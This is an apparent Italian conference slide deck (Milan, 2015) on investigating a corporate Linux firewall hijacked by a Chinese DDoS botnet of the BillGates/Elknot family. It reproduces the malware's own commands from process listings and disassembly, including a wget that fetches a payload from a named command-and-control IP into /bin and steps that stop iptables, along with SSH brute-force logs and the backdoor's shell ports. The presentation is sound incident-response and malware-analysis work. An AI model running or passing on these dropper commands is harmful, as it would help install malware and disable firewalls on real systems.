

**Andrea Pompili**

# IL LATO OSCURO DELL'IOT

Come ritrovarsi una Botnet da Salotto sul Router ADSL di casa

There are only 10 types  
of people in the world:  
Those who understand binary,  
and those who don't

01> Gli utenti si lamentano che Internet va lento

02> **Il SOC dell'Operatore avvisa che c'è un attacco**  
DDoS in corso e gli consiglia il servizio  
Anti-DDoS di Arbor Networks

# I Dati a disposizione...

- > Il fornitore di Connettività ha **certificato** che si tratta di attacco DDoS nei confronti della filiale
- > C'è un **firewall Linux con IpTables** ma non espone nulla
- > Ci sono dei siti Web esposti dai tempi della nascita di Internet di cui sono morti gli sviluppatori
- > Il Dirigente di filiale ha dato disposizione di reinstallare tutto perché ha bisogno di Internet, quindi il tempo stringe...
- > ... ma il servizio Anti-DDoS proposto dall'Operatore **costa un occhio della testa**

MILAN 04.11.2015


<http://www.sicurezza.it>

SICUREZZA



**Andrea Pompili**

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilogic Corp.



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

# Forse non è tutto come sembra...

L'utente ha risposto al messaggio in data 02/09/2014 19:07.

Da: Giuseppe Di Palma <g.dipalma@intersistemi.it> Inviato: martedì 02/09/2014 18:53  
A: 'Adesso, Raffaele'  
Cc: 'Andrea Pompili'  
Oggetto: I: guarda un po...

**Da:** Giuseppe Di Palma [<mailto:g.dipalma@intersistemi.it>]  
**Inviato:** martedì 2 settembre 2014 18:11  
**A:** 'Adesso, Raffaele'  
**Oggetto:** guarda un po...

```
root@gis-firewall:~# netstat -nap | grep 8089
tcp    0  0 172.16.100.1:51851 61.147.103.185:8089 ESTABLISHED 12350/wget
tcp    0  0 172.16.100.1:43213 61.147.103.185:8089 ESTABLISHED 12451/wget
root@gis-firewall:~# ps -ef | grep wget
root  12349 12333  0 17:55 ?        00:00:00 sh -c wget -c -P /bin http://61.147.103.185:8089/install.tar
root  12350 12349  0 17:55 ?        00:00:00 wget -c -P /bin http://61.147.103.185:8089/install.tar
root  12450 12425  0 18:00 ?        00:00:00 sh -c wget -c -P /bin http://61.147.103.185:8089/install.tar
root  12451 12450  0 18:00 ?        00:00:00 wget -c -P /bin http://61.147.103.185:8089/install.tar
root  12817 12741  0 18:05 pts/1    00:00:00 grep wget
```

Windows Desktop Search non è disponibile.

# Qualche ricerca sparsa...

file:///D:/andy/Documents/Collaboration\_Intersistemi/Education/Corso DIS/virus/malware\_ELF\_D

Più visitati Google HotMail Libero Security Search Portal

## badIPs


Follow @badipscom

Blog IP Database Statistics Documentation About Forum Key:

Tweet

### information about 61.147.103.185

learn how to block this IP or start reporting malicious IPs now.



The IP **61.147.103.185** was reported for malicious activity by 31 different reporters in 2 categories, these are:

Trasferimento dati da misc.badips.com... © 2013 - 2014 badips.com | proudly made in switzerland | hosted at DigitalOcean

# Un amico un po' anomalo

Robtex LTD [CY] <https://www.robtex.com/en/advisory/ip/61/147/103/185/#>

Info Summary Records Graph

61.147.103.185 go 8.567

- jainfo.net
- apnic.net
- ns.chinanet.cn.net
- cn.net
- chinanet.cn.net
- whois.apnic.net
- cndata.com
- gsta.com
- www.jainfo.net
- www.apnic.net

% whois.apnic.net

% Whois data copyright terms http://www.apnic.net/whois/whois.html

% Information related to 61.147.0.0 - 61.147.255.255

inetnum:

netname:

descr:

descr:

descr:

descr:

country:

admin-c:

tech-c:

mnt-by:

mnt-lower:

mnt-routes:

changed:

changed:

status:

source:

role:

Info Summary Records Graph Map Discussion Contact Whois Blacklists more...

61.147.103.185 go 8.567

For additional information, please check the relevant database, pointed out in the table.

Mocklist	link	status
dev.ruul.dk	link	(127.0.0.2) dev.ruul.dk
apnicstudies.fabel.dk	link	(127.0.0.2) apnicstudies.fabel.dk
dnstest2.usoproject.net	link	(127.0.0.2) dnstest2.usoproject.net

Mocklist

unitedmail.org	link	
dnstest.njabt.org	link	
relays.mail-abuse.org	link	
blackhole.mail-abuse.org	link	
rbl-plus.mail-abuse.org	link	
dnstest.ahbi.org	link	
open.kitnet.org	link	
bit-technovision.de	link	
dynamiclock.rjnet.org	link	
seemptions.ahbi.org	link	
werftail	link	
straw	link	
whitelisted	link	(127.0.0.2)
ap1.trusted-forwarder.org	link	(127.0.0.2)
not-whitelisted	link	
bondedsender	link	
whitelst.scikan.nl	link	
icdb	link	
icdb2	link	

Beijing 100088

country: CN

admin-c: CH93-AP

tech-c: CJ186-AP

mnt-by: MAINT-CHINANET

mnt-lower: MAINT-CHINANET-JS

mnt-routes: maint-chinanet-js

changed: hostmaster@ns.chinanet.cn.net 20020208

changed: hostmaster@ns.chinanet.cn.net 20030306

status: ALLOCATED non-PORTABLE

source: APNIC

role: CHINANET JIANGSU

Info Summary Records Graph Map Discussion Contact Whois Blacklists more...

61.147.103.185 go 8.567


This section displays where we think the relevant servers are located. When possible we show both city and country.

Country: China

City: Nanjing

Hostname: 61.147.103.185

IP: 61.147.103.185



# Un'occhiata ai servizi esposti...





## ... e al sito di Comando e Controllo

61.147.103.185:8089

Google Apps xampp ISACA HPD.P. Comandi Linux UGIS CERT DOMOTICA VIRUS Ana

用户 登录

目录 首页

0 个子目录, 19 个文件, 22.11 MB

搜索

选择 全选 反选 通配符

0 项已选定

操作 打包下载 文件列表

服务器信息  
HttpFileServer v2.3 beta 271 随波汉化版  
服务器时间: 2014-9-3 4:42:46  
在线时长: (1 天) 11:15:16


文件名 .扩展名	大小(类型)	修改时间	点击量
cisco	1.24 MB	2014-4-9 1:24:10	13
cnet2	17.13 KB	2013-10-27 22:47:44	46
copyright	1.38 MB	2013-11-9 8:19:33	0
install.tar	1.13 MB	2014-8-7 23:05:12	5552
java	17.13 KB	2013-10-27 22:47:44	173
kerne	1.08 MB	2014-8-7 22:57:42	204
ku.rar	1.66 MB	2013-12-31 20:52:53	0
kusel	174.45 KB	2014-4-13 18:58:52	180
mafix.tar.gz	436.24 KB	2013-9-3 5:58:03	18
mtabc	10.79 KB	2014-4-8 3:52:33	0
mysql515	8.80 KB	2014-8-7 22:52:42	27
r.reg	19.34 KB	2013-10-14 17:13:28	0
r2hc	1.45 MB	2014-8-26 23:20:31	16
Release3306.rar	1.60 MB	2014-8-31 22:13:07	2
shift.exe	469.21 KB	2014-5-12 22:22:47	0
socket	13.04 KB	2014-8-7 22:52:42	0
sshd			
w.exe			
Wsyscheck.exe			

Do you like this software?  
**Donate!**  
Consider even \$2



HFS ~ HTTP FILE SERVER

the other way to share your files



## Reversing All Modules


The screenshot displays the IDA Pro interface with the following components:

- Functions window:** Lists various functions including `_init_proc`, `_fputs`, `_sprintf`, `__gmon_start__`, `_system`, `_memset`, `__libc_start_main`, `_access`, `_fclose`, `_fopen`, `_strcpy`, `_printf`, `_fwrite`, `_remove`, `_sleep`, `_fread`, `_exit`, `_start`, `call_gmon_start`, `__do_global_dtors_aux`, `frame_dummy`, and `main`.
- Hex View-A:** Shows assembly code for the `main` function, starting at address `000006D2`. The code includes:
 

```

.text:000486BF mov     dword ptr [esp], offset command ; "killall -9 kerne"
.text:000486C6 call    _system ; stop kerne
.text:000486CB mov     dword ptr [esp], offset aKillall9Socket ; "killall -9 socket"
.text:000486D2 call    _system ; stop socket
.text:000486D7 mov     dword ptr [esp], offset aKillall9Cnet2 ; "killall -9 cnet2"
.text:000486DE call    _system ; stop cnet2
.text:000486E3 mov     dword ptr [esp], 0Ah ; seconds
.text:000486EA call    _sleep
.text:000486EF mov     dword ptr [esp], offset aKillall9Cnet2 ; "killall -9 cnet2"
.text:000486F6 call    _system ; stop again cnet2
.text:000486FB mov     dword ptr [esp], offset aCdEtcInit_dIpt ; "cd / \n /etc/init.d/iptables stop"
.text:00048702 call    _system ; stop iptables
.text:00048707 mov     dword ptr [esp], offset aServiceIptable ; "service iptables stop"
.text:0004870E call    _system ; stop iptables (alternative way)
.text:00048713 lea    eax, [ebp+tempString]
.text:00048719 mov     edx, eax
.text:0004871B mov     eax, 0C8h
.text:00048720 mov     [esp+8], eax ; size_t n (0xC8)
.text:00048724 mov     dword ptr [esp+4], 0 ; int c (0x00)
.text:0004872C mov     [esp], edx ; void *str (tempString)
.text:0004872F call    _memset ; set the buffer to 0x00
.text:00048734 mov     dword ptr [esp], offset filename ; "/bin/install.tar"
.text:0004873B call    _remove
.text:00048740 mov     dword ptr [esp+8], offset downip ; "61.147.103.185:8089"
.text:00048748 mov     dword ptr [esp+4], offset format ; "wget -c -P /bin http://%s/install.tar"
.text:00048750 lea    eax, [ebp+tempString]
      
```
- Output window:** Shows the current line of code: `000006D2 000486D2: main+9E`.

# Decompiling Modules



The screenshot shows a Notepad++ window with the file 'mysql515.c' open. The text area contains the following code:

```
/* This file has been generated by the Hex-Rays decompiler.  
Copyright (c) 2009 Hex-Rays <info@hex-rays.com>  
  
Detected compiler: GNU C++  
  
Reviewed manually by Yhawke (2014)  
*/  
  
int __cdecl main() {  
    char tempString[200]; //modified based on memset value  
    char dest[100];      //modified based on memset value  

```

The status bar at the bottom of the window displays: For Help, press F1 | Ln 1, Col. 1, CW | DOS | Mod: 23/09/2014 18:40:39 | File Size: 4380 | INS

## Reversing the Armed Module

Functions window

- Function name
- \_init\_proc
- \_start
- call\_gmon\_start
- \_do\_global\_dtors\_aux
- frame\_dummy
- C/ampResource::C/ampResource(void)
- C/ampResource::C/ampResource(void)
- C/ampResource::Clear(void)
- C/ampResource::~C/ampResource()
- C/ampResource::~C/ampResource()
- C/ampResource::InitReadResource(int)
- C/ampResource::InitReadResource(char co)
- C/ampResource::ReinitReadResource(char
- \_tcf\_0
- \_static\_initialization\_and\_destruction\_0(int)
- 'global constructor keyed to'g\_AMPResour
- \_gthread\_active\_p(void)
- \_gthread\_once(int \*,void (\*)(void))
- C/PacketAttack::GetSockTypebyAtkType(uc
- C/PacketAttack::Destroy(void)

IDA View-A

```

.text:0005EF98      push   [ebp+var_1C]
.text:0005EF9B      call   _Unwind_Resume
; -----
.text:0005EFA0
.text:0005EFA0      loc_805EFA0:
.text:0005EFA0      sub    esp, 0Ch                ; CODE XREF: main+45↑j
.text:0005EFA3      lea   eax, [ebp+var_8]
.text:0005EFA6      push  eax
.text:0005EFA7      call  _ZN5sD1Ev                ; std::string::~string()
.text:0005EFAc      add   esp, 10h
.text:0005EFAF      call  _ZN8C/sysTool14CheckGatesTypeE0 ; C/sysTool::CheckGatesType(void)
.text:0005EFB4      mov   [ebp+var_18], eax
.text:0005EFB7      cmp   [ebp+var_18], 1
.text:0005EFBB      jz    short loc_805EFE0
.text:0005EFBD      cmp   [ebp+var_18], 1
.text:0005EFC1      jg   short loc_805EFCB
.text:0005EFC3      cmp   [ebp+var_18], 0
.text:0005EFC7      jz   short loc_805EFD9
.text:0005EFC9      jmp   short loc_805EFFF
; -----
.text:0005EFCB
.text:0005EFCB      loc_805EFCB:
.text:0005EFCB      cmp   [ebp+var_18], 2                ; CODE XREF: main+8B↑j
.text:0005EFCB      jz   short loc_805EFE7
.text:0005EFCF
00016FCB:0005EFCB: main:loc_805EFCB

```



26 февраля 2014 в 17:51

## Исследуем Linux Botnet «BillGates»

Реверс-инжиниринг\*, Информационная безопасность\*, Настройка Linux\*



Написал мне вчера [lfatal1ty](#), говорит, домашний роутер на x86 с CentOS как-то странно себя ведет, грузит канал под гигабит, и какой-то странный процесс «atddd» загружает процессор. Решил я залезть и посмотреть, что же там творится, и сразу понял, что кто-то пробрался на сервер и совершает с ним непотребства всякие. В процессах висели wget-ы на домен dgnfd564sdf.com и процессы **atddd**, **cupsdd**, **cupsddh**, **ksapdd**, **kysapdd**, **skysapdd** и **xfsdxd**, запущенные из /etc:


[Скрытый текст](#)

# Componenti del Malware

61.147.103.185:8089



/etc/crontab  
 /etc/rc.local  
 /etc/init.d/taskgrm~  
 /etc/rc.d/rc5.d/taskgrm ~



Heartbeat >>  
 61.147.103.185:58275  
 (command execution)



**Ping Shell** (8080)  
**HTTP Shell** (8008)  
 > BindShell (8888)  
 > Proxy Socks (1080)  
 > File Manager

## Come sono entrati?

## SSH brute force Attack

```
Aug 18 23:08:26 gis-firewall sshd[30935]:  
Failed password for root from 60.173.14.24
```

```
Aug 18 23:08:30 gis-firewall sshd[30937]:  
Failed password for root from 60.173.14.24
```

```
Aug 18 23:08:34 gis-firewall sshd[30939]:  
Failed password for root from 60.173.14.24
```

```
Aug 18 23:08:38 gis-firewall sshd[30945]:  
Failed password for root from 60.173.14.24
```

```
Aug 18 23:08:42 gis-firewall sshd[30950]:  
Failed password for root from 60.173.14.24
```

...

```
Aug 31 04:47:48 gis-firewall sshd[30759]: Accepted password for root from 60.173.14.24
```

```
Aug 31 19:31:31 gis-firewall sshd[8525]: Accepted password for root from 61.147.103.185
```





# Mettiamo insieme tutti i pezzi...

Malware Must Die!

blog.malwaremustdie.org

Più visitati Google HotMail Libero AES Online Decrypt ODA

Questo sito si serve dei cookie per fornire servizi. Utilizzando questo sito acconsenti all'utilizzo dei

## Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Friday, November 7, 2014

### China ELF botnet malware infection & distribution scheme unleashed

#### The background

There are so many ELF malware infection with the multiple type of backdoors and DDoS'ers originated from China. Our report in here -->[link] shows the known 6 (six) types of those DDoS'ers, From the **Linux/Elknot**, which is the oldest one, the popular ones, following by the **Linux/BillGates** which having the encrypted dropped backdoor with packet capture and rootkit functions, then the **Linux/AES.DDoS** that is aiming for the router & embedded architecture (ARM, MIPS, PPC), and we have **Linux/Iptables|x** that is messing with the system's autorun by copying itself to the /boot, we have also the **Linux/XOR.DDoS** which suggesting the coder likes the CTF-like challenge. And the last one is the new invented malware using Go language which is designed to infect ARM device.

Iptables|x

Elknot

BillGates

Linux/AES.DDoS

Linux/XOR.DDoS

China.Z (?)

MILAN 04.11.2015

<http://www.sicurezza.it>

SICUREZZA

È sempre una questione di Soldi

https://www.stickybet.com

Più visitati Google HotMail Libero AES Online Decrypt ODA

Home

Bitcoin

Casino Games

Live Games

Promotions

Affiliate

FAQ

Cashier

English

Email

Password

Remember me

Sign In

Forgot Your Password?  
Sign Up

Winners Top Winners

Blackjack Surrender - mBTC	4 mBTC
Blackjack Surrender - mBTC	2 mBTC
Blackjack Surrender - mBTC	14 mBTC
Blackjack Surrender - mBTC	10 mBTC
Blackjack Surrender - mBTC	6 mBTC
Blackjack Surrender - mBTC	4 mBTC




Play for Bitcoin

Play for Fun



Andrea Pompili

apompili@hotmail.com - Xilogic Corp.



Except where otherwise noted, this work is licensed under <http://creativecommons.org/licenses/by-nc-sa/3.0/>

blog.malwaremustdie.org/2014/09/tango-down-report-of-op-china-elf-ddi

Più visitati Google HotMail Libero AES Online Decrypt ODA

**The distributed malware are separated into 3 categories:**

1. "Elknot" variants, technical information: -> [link]
2. "AES.DDoS", technical information: -> [link]
3. ".lptabLes|x", technical information: -> [link]
4. "BillGates", technical information: -> [link]
5. **(NEW)** "GoARM.Bot", technical information: -> [link]
6. "XOR.DDoS", technical information: -> [link]


The malware analyzed was compiled with aiming NIX base routers/s CPU architectures:

1. Intel x32 (Linux / FreeBSD)
2. Intel x64 (Linux / FreeBSD)
3. AMD x64 (Linux)
3. ARM (Linux)
4. MIPS (Linux)
5. **(NEW)** PPC (Linux)

**(NEW)** The Windows version of the same DDoSer was started to be detected in Mid October 2014.  
Samples: [-1] [-2]



# Il mercato dei sistemi Embedded



